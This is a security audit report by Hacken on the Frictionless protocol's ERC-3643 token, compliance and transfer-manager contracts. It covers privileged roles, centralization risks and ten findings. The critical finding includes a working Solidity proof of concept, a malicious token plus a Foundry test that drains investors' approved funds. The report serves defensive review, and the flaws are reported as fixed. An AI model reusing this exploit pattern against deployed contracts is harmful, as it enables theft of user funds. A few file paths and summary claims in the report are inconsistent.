
HACKEN

Smart Contract Code Review And Security Analysis Report



Customer: The Frictionless protocol

Date: 08 Dec, 2023

We thank The Frictionless protocol for allowing us to conduct a Smart Contract Security Assessment. This document outlines our methodology, limitations, and results of the security assessment.

The Frictionless protocol is an institutional-grade venue built on EVM-compatible smart contracts for the issuance, distribution and settlement of digital securities in the private markets. The process involves dematerializing credit and infrastructure funds, ETFs or AMC's into risk-profiled future cash flow tokens, in the form of ERC-3643 digital securities, which are aligned with the distribution schedule of the Manager.

Via strategies, Investors can invest in a diversified cross-section of funds using instant atomic settlement in attested 1:1 backed FIAT deposit tokens, which are banked with G-SIB banking partners.

This tokenization lego-brick approach ensures digital securities can be instantly composed into secondary trades, semi-liquid and automatic structured products and distributed between Investors in a privacy-protected mode for a few cents. All tokens within the protocol are permissioned tokens built under ERC-3643 specification to ensure that there is instant delivery versus payment, whilst ensuring the privacy of the Investor is protected.

Platform: EVM

Language: Solidity

Tags: ERC-3643, T-REX, OnchainID

Timeline: 13.11.2023 - 08.12.2023

Methodology: Link

Last review scope

Repository	https://gitlab.com/dfyclabs/protocol/dfyclabs-tokens
Commit	652a999

View full scope

Audit Summary

10/10	10/10	100%	10/10
Security score	Code quality score	Test coverage	Documentation quality score

Total: 10/10

🟩🟩🟩🟩🟩🟩🟩🟩🟩🟩

The system users should acknowledge all the risks summed up in the risks section of the report.

10	9	0	1
Total Findings	Resolved	Acknowledged	Mitigated

Findings by severity	Findings Number	Resolved	Mitigated	Acknowledged
Critical	1	1	0	0
High	0	0	0	0
Medium	5	4	1	0
Low	4	4	0	0

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

Document

Name	Smart Contract Code Review and Security Analysis Report for The Frictionless protocol
Approved By	Grzegorz Trawiński | SC Audits Expert at Hacken OÜ
Audited By	Przemyslaw Swiatowiec | SC Audits Expert at Hacken OÜ
Website	www.frictionless.markets
Changelog	29.11.2023 – Preliminary Report 07.12.2023 – Report Revision

Introduction

Hacken OÜ (Consultant) was contracted by The Frictionless protocol (Customer) to conduct a Smart Contract Code Review and Security Analysis. This report presents the findings of the security assessment of the Customer's smart contracts.

System Overview

Frictionless is an implementation of ERC-3643 specification for permissioned tokens with the following contracts:

Token contracts

- BasicFrictionlessToken.sol - represents the base interface for Frictionless protocol tokens.
- FrictionlessDigitalSecurityToken.sol - the permissioned and transferable digital security which represents the future cash flow from the *FrictionlessOnChainAssetToken.*
- FrictionlessFundDepositToken.sol - represents a permissioned Investors FIAT contribution to a specific fund IBAN in a denominated FIAT currency.
- FrictionlessOnChainAssetToken.sol - is the extension of the ERC-3643 Token to represent OnChain Assets.
- FrictionlessTokensFactory.sol - the token factory for all tokens in the Frictionless protocol.
- FrictionlessDigitalSecurity.sol - proxy the implementation of the *FrictionlessDigitalSecurityToken.*
- FrictionlessFundDeposit.sol - proxy the implementation of the *FrictionlessFundDepositToken.*

- FrictionlessOnChainAsset.sol - proxy the implementation of the *FrictionlessOnChainAssetToken.*

Compliance contracts

- FrictionlessComplianceFactory.sol - defining the upgradeable compliance factory for all tokens in the Frictionless protocol.
- AbstractFrictionlessComplianceModule.sol - abstract implementation of the compliance module for the Frictionless protocol.
- DigitalSecurityComplianceModule.sol - manages the compliance of participants in the Frictionless protocol.
- DigitalSecurityComplianceModule.sol - implementation of the compliance module for *DigitalSecurity* tokens.
- FundDepositComplianceModule.sol - implementation of the compliance module for *FundDeposit* tokens.
- OnChainAssetComplianceModule.sol - implementation of the compliance module for *OnChainAsset* tokens.

Management contracts

- FrictionlessERC20ConverterManager.sol - the frictionless conversion and atomic swapping of ERC-20 tokens for *FrictionlessFundDepositToken* on the Frictionless protocol.
- FrictionlessPermissionsManager.sol - manages the permission of participants in the Frictionless protocol.
- FrictionlessTransferManager.sol - manages the various transfer methodologies, fees processing, and defined control paradigm for DvP for all tokens in the Frictionless protocol.
- FrictionlessTreasuryManager.sol - manages the minting, transfer and burning of all tokens in the Frictionless protocol.

Deployment scripts

- DeployContracts.s.sol - deploys all the smart contracts required to operate the Frictionless protocol.
- DeployDepositToken.s.sol - deploys a *FrictionlessFundDepositToken* in the Frictionless protocol.
- DeployTreasury.s.sol - deploys a treasury and adds associated permissioned users required to operate the Frictionless protocol.

Privileged roles

- PROTOCOL_ADMIN - the protocol admin is the owner and deployer of the smart contracts. The Owner role is defined within the OpenZeppelin context. The PROTOCOL_ADMIN is not permitted to custody any of the tokens within the protocol.
- PROTOCOL_TREASURY - represents the treasury in the protocol. The PROTOCOL_TREASURY is an Agent under the definition of the ERC-3643 specification, and is responsible for the lifecycle management of all tokens in the protocol. Frictionless Markets is the legal entity responsible for the treasury management of the non-co-mingled FIAT deposit & redemptions in multi-currency ledgers at G-SIB providers under the role PROTOCOL_TREASURY.
- ONCHAIN_ASSET_CUSTODIAN - the *OnChainAsset* Custodian is the custodian address and OnChain Identity, which custodies the FrictionlessOnChainAssetToken for the duration of its life cycle.
- PERMISSIONED_INVESTOR - investor in the protocol, is an investor who is compliant with the specification of the *FrictionlessOnChainAssetToken* and the private placement memorandum of the securitization structure and fund. The Frictionless protocol is open to accredited (professional client) investors only in compliance with (2014/65/EU) regulation, MiFID II.

The onboarding of Investors is conducted off-chain, including KYC/AML, Subscription Agreement, etc, which are then added to the claim of the Investors' OnChainId.

- PERMISSIONED_MANAGER - manager in the protocol is a Manager or GP utilising both the technology protocol and the fund services of Frictionless Markets to issue their *FrictionlessOnChainAssetToken*. A PERMISSIONED_MANAGER may also interact with the *FundDepositToken* to accept and settle payment for Digital Securities.
- PERMISSIONED_CALCULATING_AGENT - an agent who is permitted to calculate the market value of a *FrictionlessOnChainAssetToken* with the consent of the PERMISSIONED_MANAGER, so the cash waterfalls may be calculated for the investors. The role is not fully supported in the protocol yet.
- PERMISSIONED_TRANSFER_AGENT - an agent who has the provision to transfer securities independently of the PROTOCOL_TREASURY. The role is not fully supported on the protocol yet.
- PERMISSIONED_FUND_ACCOUNTANT - an independent Fund Accountant with access to the underlying IBAN accounts for a *FrictionlessFundDepositToken*, so they can provide certified attestations for the balance of the accounts at regular intervals. A PERMISSIONED_FUND_ACCOUNTANT interacts with the *IFrictionlessAttestationManager* to provide this market feature.

Executive Summary

The score measurement details can be found in the corresponding section of the scoring methodology.

Documentation quality

The total Documentation Quality score is **10** out of **10**.

Code quality

The total Code Quality score is **10** out of **10**.

Test coverage

Code coverage of the project is **100%**.

Security score

As a result of the audit, the project does not contain any security issues. The security score is **10** out of **10**.

All found issues are displayed in the “Findings” section.

Summary

According to the assessment, the Customer's smart contract has the following score: **10.0**. The system users should acknowledge all the risks summed up in the risks section of the report.

Risks

Centralized Control and Transfer of Frictionless Tokens

- **Centralized Token Management**: The *FrictionlessDigitalSecurityToken*, *FrictionlessFundDepositToken*, and *FrictionlessOnChainAssetToken* are under the exclusive control of their respective owner (protocol admin). This centralized control extends to key functions such as minting, burning, and transferring tokens. Unlike decentralized digital assets like BTC or ETH, these fund tokens adhere to the ERC3463 specification, which inherently allows for a centralized management approach.
- **Transfer Authority Over Investor Assets**: The protocol owner possesses the authority to transfer *Frictionless* tokens between investor wallets. This means that if an investor owns a token, the owner has the capability to transfer this token without the investor's direct consent as per the design of a securities exchange and standard markets protection feature.
- **Freeze and Blacklisting Functionality**: The protocol admin can exercise control over the freeze and blacklisting of tokens as per the design of a securities exchange and standard markets protection feature.

Owner Responsibilities of Transfer Manager and ERC-20 Conversion Contract Operations

- **Fee Setting:** In the current configuration, the owners of the *FrictionlessTransferManager* and *FrictionlessERC20ConverterManager* have the authority to set transaction fees with no established upper limit. Users should exercise caution when interacting with the aforementioned contracts.
- **Unrestricted Token Management:** The treasury operator, through the *FrictionlessTransferManager*, possesses the capability to transfer and

burn user funds as per the design of a securities exchange and standard markets protection feature.

- **Risk of Incorrect Token Pair Settings:** The owner of the *FrictionlessERC20ConverterManager* is charged with setting up token pairs for conversion. Given that the contract operates under the assumption of a 1:1 conversion ratio between stablecoins and *FrictionlessDepositFund* tokens, the onus is on the owner to ensure accurate pairings. Currently, there is no safeguard in place to prevent the establishment of incorrect token pairs, which could lead to significant conversion errors and financial discrepancies.
- **Risk of Using Incorrect ERC20:** The owner of the *FrictionlessERC20ConverterManager* and *FrictionlessTransferManager* is charged with setting allowed token pairs. Owners should exercise caution when whitelisting tokens. Non-standard ERC20 with fees on transfer or other standards like ERC777 should not be whitelisted.

Concerns and Implications of Upgradable Contracts

- **Security Vulnerabilities:** Upgradable contracts introduce potential security risks. Each upgrade is effectively a deployment of new contract logic, which could inadvertently introduce vulnerabilities or bugs. This risk is heightened if the upgrade process is not rigorously tested and reviewed.
- **Centralization Risks:** The ability to upgrade contracts often resides with a select group of individuals or an entity, leading to centralization. This centralization can be at odds with the decentralized ethos of blockchain and may lead to trust issues among users, especially if the upgrade process lacks transparency.
- **Unexpected Behavioral Changes:** Upgrades can alter a contract's behavior in unforeseen ways, potentially affecting users' interactions with

the contract. Users might not be fully aware of these changes, which could lead to unintended consequences in how the contract is used or the outcomes of transactions.

- **Dependency on Developer Integrity:** Upgradable contracts rely heavily on the integrity and competence of the developers or governing entities. Any malicious intent or negligence in the upgrade process can significantly impact the contract's functionality and user assets.
- **Compatibility Issues:** Upgrades need to maintain backward compatibility with existing features and user interfaces. Failure to do so can result in a disjointed user experience or, worse, loss of functionality for certain users or systems integrated with the contract.

Findings

■■■■ Critical

C01. Investors funds can be drained using FrictionlessTransferManager

Impact	High
Likelihood	High

The *FrictionlessTransferManager* contract is pivotal in the Frictionless ecosystem, managing the payment and settlement of *FrictionlessFundDepositToken* and *FrictionlessDigitalSecurityToken*.

The business process facilitated by this contract involves two key steps. Initially, an investor can create an offer to sell (or exchange) a pair of tokens through the *createTransferOffer()* function. This function allows a token owner to initiate bilateral trade offers. Following this, another investor can accept the offer to buy (or exchange) these tokens using the *confirmTransferOffer()* function.

A significant security concern was identified in the *confirmTransferOffer()* function. Due to an incorrect check within this function, a malicious investor can exploit a vulnerability to accept a trade offer using a fraudulent token, ostensibly acting on behalf of the second trade participant. This attack vector is possible because *confirmTransferOffer()* is verifying that the caller is an agent for a traded token, where it should verify that only a second trade participant or treasury agent can accept the trade.

This vulnerability can lead to severe consequences, such as enabling the attacker to drain all user funds that have been pre-approved for transaction through the *FrictionlessTransferManager*. Consider the following scenario:

1. A Malicious investor (attacker) creates *MaliciousToken* which is ERC-3643. The attacker is an agent for a newly created token.
2. Attacker creates *createTransferOffer* with the following parameters:
   a. attackers offer 100 *MaliciousTokens*
   b. in exchange for investor 100 *FrictionlessFundDepositToken*.
3. Attacker as an agent for *MaliciousToken*, can run *confirmTransferOffer* and accept trade for investor (second trade participant).
4. This way the attacker can create transfer requests for other users and drain all tokens that were approved for the *FrictionlessTransferManager* contract.

Proof of Concept

```
pragma solidity ^0.8.16;

import { ERC20 } from "@openzeppelin/contracts/token/ERC20/ERC20.sol";
import "../lib/ERC-3643/contracts/compliance/modular/IModularCompliance.sol";

contract HackCompliance {
    function canTransfer(address _from, address _to, uint256 _value) external view returns (bool) {
        return true;
    }
}


contract HackToken is ERC20 {
    uint8 internal _decimals;
    HackCompliance compliance2;

    constructor(string memory name_, string memory symbol_, uint8 decimals_) ERC20(name_, symbol_) {
        _decimals = decimals_;
        compliance2 = new HackCompliance();
    }

    function decimals() public view override returns (uint8) {
        return _decimals;
    }
    function mint(address to_, uint256 tokensAmount_) external {
        _mint(to_, tokensAmount_);
    }

    function compliance() external view returns (IModularCompliance) {
        return IModularCompliance(address(compliance2));
    }

    function isAgent(address _agent) public view returns (bool) {
        return true;
    }
}
```

Malicious token

```
function test_transfer_manager_exploit() public internalSetUp {
    vm.startPrank(_protocolTreasury);

    uint256 amountInvestor1 = 10e18;
    uint256 amountInvestor2 = 100e6;
    _usdToken.transfer(_approvedInvestor2, amountInvestor2);
    vm.stopPrank();

    vm.startPrank(_approvedInvestor1);
    HackToken hackToken = new HackToken("Hack", "HCK", 18);

    hackToken.mint(_approvedInvestor1, 10e18);

    hackToken.approve(address(transferManager), amountInvestor1);

    // Create transfer offer
    IFrictionlessTransferManager.TokenTransferData memory token0TransferData =
IFrictionlessTransferManager
        .TokenTransferData(address(hackToken), _approvedInvestor1, amountInvestor1);
    IFrictionlessTransferManager.TokenTransferData memory token1TransferData =
IFrictionlessTransferManager
        .TokenTransferData(address(_usdToken), _approvedInvestor2, amountInvestor2);

    uint256 expectedTransferOfferId = transferManager.createTransferOffer(token0TransferData,
token1TransferData);

    // investor2 approve more tokens that he should or attacker sandwitch approval tx
    vm.startPrank(_approvedInvestor2);
    _usdToken.approve(address(transferManager), amountInvestor2);
    vm.stopPrank();

    uint256 attackerBefore = _usdToken.balanceOf(_approvedInvestor1);
    assertEq(attackerBefore, 0);
    vm.startPrank(_approvedInvestor1);
    transferManager.confirmTransferOffer(expectedTransferOfferId);
    vm.stopPrank();
    uint256 attackerAfter = _usdToken.balanceOf(_approvedInvestor1);
    assertEq(attackerAfter, amountInvestor2);
}
```

Attack script

Path: contracts/modules/FrictionlessTransferManager.sol confirmTransferOffer()

Recommendation: It is recommended to fix the *confirmTransferOffer()* function, so only trade counterpart can accept a trade.

Found in: 7b673d

Status: Fixed (Revised commit: 652a999)

Remediation: In the fixed implementation only tokens created using *FrictionlessTokensFactory* can be traded (*existingFrictionlessTokens*). Only *TreasuryManager* can create such tokens. It is impossible to use *MaliciousToken* and perform the aforementioned attack.

■■■ High

No high severity issues were found.

■■ Medium

M01. Inadequate compliance validation in token operations performed by FrictionlessTreasuryManager

Impact	Medium
Likelihood	Medium

The frictionless system is designed with two types of access control: compliance and agent mechanism, where compliance mechanisms validate token operations based on specific roles such as *PERMISSIONED_INVESTOR*, *PERMISSIONED_MANAGER*, *PROTOCOL_TREASURY*, and *PROTOCOL_ADMIN*.

However, it was observed that some token operations within the *FrictionlessTreasuryManager* are being validated by agent mechanisms instead of the intended compliance checks:

- initial mint action for *FrictionlessFundDeposit*, *FrictionlessDigitalSecurity*, and *FrictionlessOnChainAsset* tokens using the *mintFundDepositForTreasury*, *mintDigitalSecurity* and *mintOnChainAsset* functions can be performed by the contract owner regardless of compliance role assigned,
- mint, burn, freeze, pause and unpause token actions can be performed by the agent of *FrictionlessTreasuryManager*, without verifying compliance role.

This lapse in compliance validation contradicts the system's adherence to its specified roles and poses significant risks. Non-compliance can lead to unauthorized actions, potentially resulting in compliance breaches, reputational damage, and financial losses. It is imperative to rectify this issue to ensure that all token operations within the *FrictionlessTreasuryManager* strictly follow the defined compliance mechanisms, maintaining the protocol's integrity and protecting against potential risks.

Path: contracts/modules/FrictionlessTreasuryManager.sol

Recommendation: It is recommended to validate compliance in the aforementioned functions in the *FrictionlessTreasuryManager* contract.

Found in: 7b673d

Status: Mitigated (Revised commit: 652a999)

Remediation: Ensuring that access control maintains a dual focus on both agent management and compliance is essential for contract compatibility with T-Rex standards. The client affirms the existence of established procedures designed to align agent permission control with compliance requirements. Additionally, compliance control for non-admin functions like the transfer is handled by *canTransfer*, *created*, *destroyed* hooks.

M02. On-chain assets token can be minted after initial mint

Impact	High
Likelihood	Low

The *FrictionlessOnChainAssetToken* is designed to represent a listed fund, encapsulating both informational and legal rights tied to the underlying asset, which includes detailed information about the asset and its maturity. Each of these tokens is specifically issued for individual notes within a compartment of the Frictionless Markets fund structure. A critical aspect of this structure is that minting of the *FrictionlessOnChainAssetToken* is intended to be a one-time event. Once minted and transferred to the *ONCHAIN_ASSET_CUSTODIAN*, the token is supposed to remain unalterable to safeguard the integrity of the underlying issuance process.

However, a significant issue was identified in the minting process. Contrary to the intended design, it was observed that additional minting of the *FrictionlessOnChainAssetToken* can occur after the initial mint. This unauthorized minting is achievable by directly interacting with the token contract, bypassing the *FrictionlessTreasuryManager* contract, which is supposed to be the sole authority for such actions.

This ability to mint additional tokens after the initial allocation poses a serious risk to the integrity of the *FrictionlessOnChainAssetToken* system. It undermines the fundamental principle of the token representing a unique and unmodifiable claim to an underlying asset within the fund.

```
// Deploy FrictionlessOnChainAssetToken and initial mint
address onChainAddress = treasuryManager.mintOnChainAsset(specData, issuanceData, updateData,
_protocolTreasury);

// Mint token
Token(onChainAddress).mint(_protocolTreasury, totalAmount);
```

Foundry script for minting additional tokens

```
/// @inheritdoc AbstractFrictionlessComplianceModule
function moduleCheck(
    address from_,
    address to_,
    uint256 /*value_*/,
    address /*compliance_*/
) public view override returns (bool) {
    if (!isCustodian(to_) && !isTreasury(to_)) {
        return false;
    }

    if (!isCustodian(from_) && !isTreasury(from_) && from_ != address(0)) {
        return false;
    }

    return true;
}
```
Compliance rule module for FrictionlessOnChainAssetToken

Path: contracts/rules/OnChainAssetComplianceModule.sol

Recommendation: It is recommended to disallow the token mint function after the initial mint. It can be done by overwriting the mint function or mint hook in the *FrictionlessOnChainAssetToken* contract.

Found in: 7b673d

Status: Fixed (Revised commit: 652a999)

Remediation: Project specification was updated, *FrictionlessOnChainAssetToken* should be allowed to mint after deployment:

Minting in the *FrictionlessOnChainAssetToken* function is used to increase the total supply of the *FrictionlessOnChainAssetToken*. *FrictionlessOnChainAssetToken* is an on-chain representation of a fund. When a fund is launched, it is not always possible to predict the exact yield, the yield will be a function of the operating costs over time and the performance of the underlying assets. As the yield performance of the fund changes, this function manages the total supply minted.

M03. Multiple FrictionlessFundDepositToken can be created for a single IBAN account

Impact	High
Likelihood	Low

The Frictionless system is designed to tokenize permissioned investors' FIAT contributions to specific fund accounts (*FrictionlessFundDepositTokens*), uniquely identified by an International Bank Account Number (IBAN). These tokens are pivotal for payment processing and settlement within the system.

It was observed that the system permits the generation of multiple *FrictionlessFundDepositTokens* for a single IBAN. Multiple tokens for a single IBAN create complexity in tracking and managing fund contributions, leading to potential accounting errors and discrepancies.

```
function mintFundDepositForTreasury(
    IFrictionlessFundDepositToken.FFDImmutableData calldata depositData_,
    address treasuryAddress_,
    uint256 amount_
) public override onlyOwner returns (address) {
    if (
        bytes(depositData_.currency).length != 3 ||
        bytes(depositData_.description).length == 0 ||
        bytes(depositData_.fundIBAN).length == 0
    ) {
        revert FrictionlessTreasuryManagerInvalidDepositData(depositData_);
    }

    string memory tokenName_ = string(
        abi.encodePacked(depositData_.currency, " Frictionless ", depositData_.description)
    );
    string memory tokenSymbol_ = string(abi.encodePacked("fs", depositData_.currency));

    address compliance_ = _complianceFactory.deployCompliance(
        IBasicFrictionlessToken.FrictionlessTokenTypes.FUND_DEPOSIT_TOKEN
    );


    address tokenProxyAddr_ = _tokensFactory.deployFundDepositToken(
        msg.sender,
        IFrictionlessTokensFactory.BaseTokenInitParams(

_getTokenImplAuthority(IBasicFrictionlessToken.FrictionlessTokenTypes.FUND_DEPOSIT_TOKEN),
            _identityRegistry,
            compliance_,
            _adminIdentity,
            tokenName_,
            tokenSymbol_
        ),
        depositData_
    );
    // Mint the deposit tokens to the Treasury address
    IToken(tokenProxyAddr_).mint(treasuryAddress_, amount_);
    IToken(tokenProxyAddr_).unpause();

    IFrictionlessAttestationManager(_attestationManager).initAttestation(
        tokenProxyAddr_,
        depositData_.fundIBAN,
        depositData_.currency
    );

    emit FrictionlessTokenMinted(
        _getTokenType(tokenProxyAddr_),
        tokenProxyAddr_,
        tokenName_,
        tokenSymbol_,
        amount_,
        treasuryAddress_
    );

    return tokenProxyAddr_;
}
```

Path: contracts/modules/FrictionlessTreasuryManager.sol
mintFundDepositForTreasury()

Recommendation: Consider introducing a control mechanism to restrict the creation of multiple tokens for the same IBAN.

Found in: 7b673d

Status: Fixed (Revised commit: 652a999)

Remediation: The *_existingFundDepositTokens* mapping was introduced to prevent deployment of tokens with already existing currency and IBAN.

M04. Attestation transactions replay possible in the case of a chain fork or multichain deployment

Impact	High
Likelihood	Low

The daily attestation of the fund's IBAN is a crucial component of the *FrictionlessFundDepositToken* system, as it verifies the 1:1 backing of the token with FIAT currency. This ensures that holders of the *FrictionlessFundDepositToken* have a legitimate legal right to the FIAT value in the fund's IBAN account.

The attestation process is executed by obtaining signatures from the *PERMISSIONED_FUND_ACCOUNTANT*, which are then integrated into the blockchain through the *confirmAttestation()* function. This function, open for execution by any user, is responsible for internally verifying the attestation's signature.

What is more, it should be noted that Frictionless Smart Contracts will be deployed to several chains, including Ethereum, Avalanche and Polygon.

A significant issue was identified in this attestation mechanism: the absence of a *chainID* in the attestation signatures. This omission presents a considerable risk, particularly in scenarios involving chain forks or multichain deployments. Without a *chainID*, there is a potential for attestation signatures to be reused across different chains (for example transactions from Ethereum deployment to Polygon). This reuse can lead to significant security vulnerabilities, including the misrepresentation or double-counting of the fund's FIAT backing in different blockchain environments.

Path: contracts/modules/FrictionlessAttestationManager.sol confirmAttestation()

Recommendation: It is recommended to include the *chainID* parameter in the attestation message to prevent cross-chains and cross-forks transaction replay attacks. The EIP-712 standard can be used for attestation messages.

Found in: 7b673d

Status: Fixed (Revised commit: 652a999)

Remediation: The EIP712 standard was used that includes a domain separator in a signed message which prevents cross-chains and cross-forks replay attack.

M05. Fee can be changed after transfer offer initialization

Impact	High
Likelihood	Low

The *FrictionlessTransferManager* contract is integral to the Frictionless ecosystem, managing the payment and settlement processes for *FrictionlessFundDepositToken* and *FrictionlessDigitalSecurityToken*. It also plays a key role in collecting fees for the *PROTOCOL_TREASURY* or other designated entities in the network.

The operational flow of this contract is a two-step process. In the first step, an investor initiates a sell (or exchange) offer for a pair of tokens using the *createTransferOffer()* function. This function allows a token owner to set up bilateral trade offers. In the subsequent step, another investor can accept this offer to buy (or exchange) the tokens through the *confirmTransferOffer()* function.

An issue was identified in this process: the fee amounts can be altered between the creation and acceptance of a transfer offer. This discrepancy can lead to an investor receiving fewer funds than initially expected upon the completion of the trade.

Path: contracts/modules/FrictionlessAttestationManager.sol confirmAttestation()

Recommendation: It is recommended to lock in the fee amount within the transfer offer itself at the time of its creation. This approach will ensure that the fee cannot be modified during the transaction process, thereby safeguarding investors against unexpected financial discrepancies and maintaining the integrity of the trading system.

Found in: 7b673d

Status: Fixed (Revised commit: 652a999)

Remediation: The fees are included in *TransferData* struct on transfer offer creation and cannot be altered.

■ Low

L01. The FundDepositToken can be minted to entities with claims other than PROTOCOL_TREASURY

Impact	Medium
Likelihood	Low

The *mintFundDepositForTreasury()* function, intended for use by accounts with the *PROTOCOL_ADMIN* role, is designed to mint *FundDepositTokens* (FDTs) exclusively for accounts holding the *PROTOCOL_TREASURY* role. This design is crucial for maintaining the intended flow of capital within the application.

However, an issue was identified where this function is not limited to minting FDTs solely for *PROTOCOL_TREASURY* role accounts. It was observed that FDTs can also be minted to accounts with different roles, including the *PERMISSIONED_INVESTOR* role.

This deviation from the intended functionality presents a significant risk. Allowing FDTs to be minted directly to investors (i.e., those with the *PERMISSIONED_INVESTOR* role) could disrupt the expected capital distribution mechanism within the application. Such a scenario could lead to unforeseen financial implications, potentially undermining the integrity and stability of the platform's financial model.

Path: contracts/modules/FrictionlessTreasuryManager.sol
mintFundDepositForTreasury()

Recommendation: It is recommended to address this flaw to ensure that the minting process aligns strictly with the original design, where only accounts with the *PROTOCOL_TREASURY* role are eligible to receive newly minted FDTs.

Found in: 7b673d

Status: Fixed (Revised commit: 652a999)

Remediation: The compliance check was introduced in the *mintFundDepositForTreasury()* function.

L02. Possible to set up stale attestation

Impact	Medium
Likelihood	Low

The daily attestation of the fund's IBAN is a critical process in the *FrictionlessFundDepositToken* system. It serves to verify the 1:1 backing of the token with FIAT currency, ensuring that market participants holding the *FrictionlessFundDepositToken* have a legitimate legal claim to the FIAT value in the fund's IBAN account.

This attestation process involves signatures from the *PERMISSIONED_FUND_ACCOUNTANT*, which are then recorded on the blockchain using the *confirmAttestation()* function. Notably, any user can call this function, which internally verifies the signature of the attestation.

However, a crucial vulnerability was identified in the attestation processing mechanism. The system currently lacks a check to verify whether a new attestation is more recent than the one currently set (referred to as *reportStart*). This oversight leads to a potential risk scenario:

1. The *PERMISSIONED_FUND_ACCOUNTANT* signs an attestation (referred to as attestationA), but the attempt to process this transaction using confirmAttestation() fails, leaving attestationA unset.
2. A malicious actor, such as an MEV bot or user, could obtain details of this failed transaction.
3. Subsequently, the *PERMISSIONED_FUND_ACCOUNTANT* signs a newer attestation (attestationB), which is successfully set by the backend system.
4. The malicious actor can then use the signature from attestationA to process the attestation via *confirmAttestation()*.
5. As a result, this outdated (attestationA) gets erroneously marked as current, leading to potential accounting discrepancies and misrepresentation of the fund's actual FIAT backing.

Path: contracts/modules/FrictionlessAttestationManager.sol confirmAttestation()

Recommendation: It is recommended to implement a check to ensure only the most recent attestations are processed and set as current, thereby maintaining accuracy and reliability in the attestation process of the fund's FIAT backing.

Found in: 7b673d
Status: Fixed (Revised commit: 652a999)

Remediation: Check was introduced in the *confirmAttestation* function, so attestation with the latest *reportStart* is treated as actual.

L03. Investor cannot cancel created offer

Impact	Low
Likelihood	Medium

In the current configuration of the *FrictionlessTransferManager*, there is a notable limitation affecting investor autonomy: investors are unable to cancel or modify the offers they have created. The function designated for offer cancellation is restricted to being accessed only by agents or the counterparty involved in the offer. This limitation significantly hampers investors' ability to respond to changing market conditions or to retract their offers in scenarios where the protocol undergoes changes. The inability to adjust or cancel offers restricts investors from making strategic decisions based on real-time market dynamics, thus impacting their trading efficacy and potentially leading to unfavorable financial outcomes.

Path: contracts/modules/FrictionlessAttestationManager.sol
cancelTransferOffer()

Recommendation: It is recommended to redesign FrictionlessTransferManager, so investors are able to cancel their own offers.

Found in: 7b673d

Status: Fixed (Revised commit: 652a999)

Remediation: The checks were refactored, so investors now can cancel their own offers.

L04. Attestation for FrictionlessFundDepositToken can be reinitialized

Impact	Medium
Likelihood	Low

The daily attestation of the fund's IBAN is a vital process for the *FrictionlessFundDepositToken*, as it verifies the 1:1 FIAT backing of the tokens. This attestation ensures that holders of the *FrictionlessFundDepositToken* have a legal claim to the FIAT value in the corresponding fund IBAN account.

An issue was identified in this attestation process. It was observed that there is a possibility for the attestation to be reinitialized, meaning that the address linked to an already attested token can be modified. This scenario can occur due to errors by the treasury manager or the backend system, leading to the overwriting of an existing token's attestation. Such an incident can undermine the credibility of the token's attestation, potentially affecting investor trust and the token's market stability.

Path: contracts/modules/FrictionlessAttestationManager.sol initAttestation()

Recommendation: It is recommended to implement a mechanism that prevents the reinitialization of attestations. This check would ensure that once an attestation is established for a token, it remains immutable, thereby preserving the integrity and reliability of the attestation process.

Found in: 7b673d

Status: Fixed (Revised commit: 652a999)

Remediation: The attestation for the token cannot be reinitialized. However, the system does allow for the modification of the token address within an existing attestation. This capability is in line with and fully compliant with the system's functional requirements.

Informational

I01. Events emit for Frictionless token operations could be omitted

The intended design of the Frictionless token ecosystem stipulates that all management operations, such as minting, burning, and forced transfers, should be executed through the *FrictionlessTreasuryManager*.

However, it was observed that the underlying token contracts can be accessed and executed directly, circumventing the *FrictionlessTreasuryManager*. This direct interaction with the token contracts allows for operations such as *mint*, *burn*, and *forcedTransfer* to be conducted outside the prescribed management framework.

The most significant consequence of this deviation is that these operations when performed directly on the token contracts, do not trigger the Frictionless-specific events that are designed to emit during such transactions.

Path: contracts/modules/FrictionlessTreasuryManager.sol
mintFundDepositForTreasury()

Recommendation: To ensure that all token operations pass through *FrictionlessTreasuryManager*, access control should be improved - so that only requests from *FrictionlessTreasuryManager* are accepted in corresponding token contracts and functions in these contracts cannot be called directly.

Found in: 7b673d

Status: Acknowledged

Remediation: Under the specifications of ERC-3643, it is allowed for tokens to be interacted with directly, and it is crucial for the client to adhere to these guidelines. To align with this specification without compromising functionality, the client has structured all token interactions to be managed through the *TreasuryManager* and the *TransferManager* on the API layer. This ensures the client remains compliant with ERC-3643 standards while effectively handling token operations.

I02. Frozen addresses can be set on FrictionlessOnChainAssetToken

Per the protocol specifications, the *FREEZE_ADDRESS* action is explicitly not permitted for the *FrictionlessOnChainAssetToken*.

Despite this clear specification, agents who are registered directly in the token contract possess the ability to invoke the *setAddressFrozen* and *freezePartialTokens* functions located in the *Token* contract. Since the *FrictionlessOnChainAssetToken* inherits from the *Token* contract, this action effectively allows for the freezing of addresses in the *FrictionlessOnChainAssetToken*, contrary to the intended protocol rules.

Path: contracts/modules/FrictionlessTreasuryManager.sol, contracts/core/FrictionlessOnChainAssetToken.sol

Recommendation: It is recommended to overwrite the *setAddressFrozen* and *freezePartialTokens* in *FrictionlessOnChainAssetToken* contract.

Found in: 7b673d

Status: Fixed (Revised commit: 652a999)

Remediation: Specification was fixed - `FrictionlessOnChainAssetToken` tokens should have freeze functionality.

Disclaimers

Hacken Disclaimer

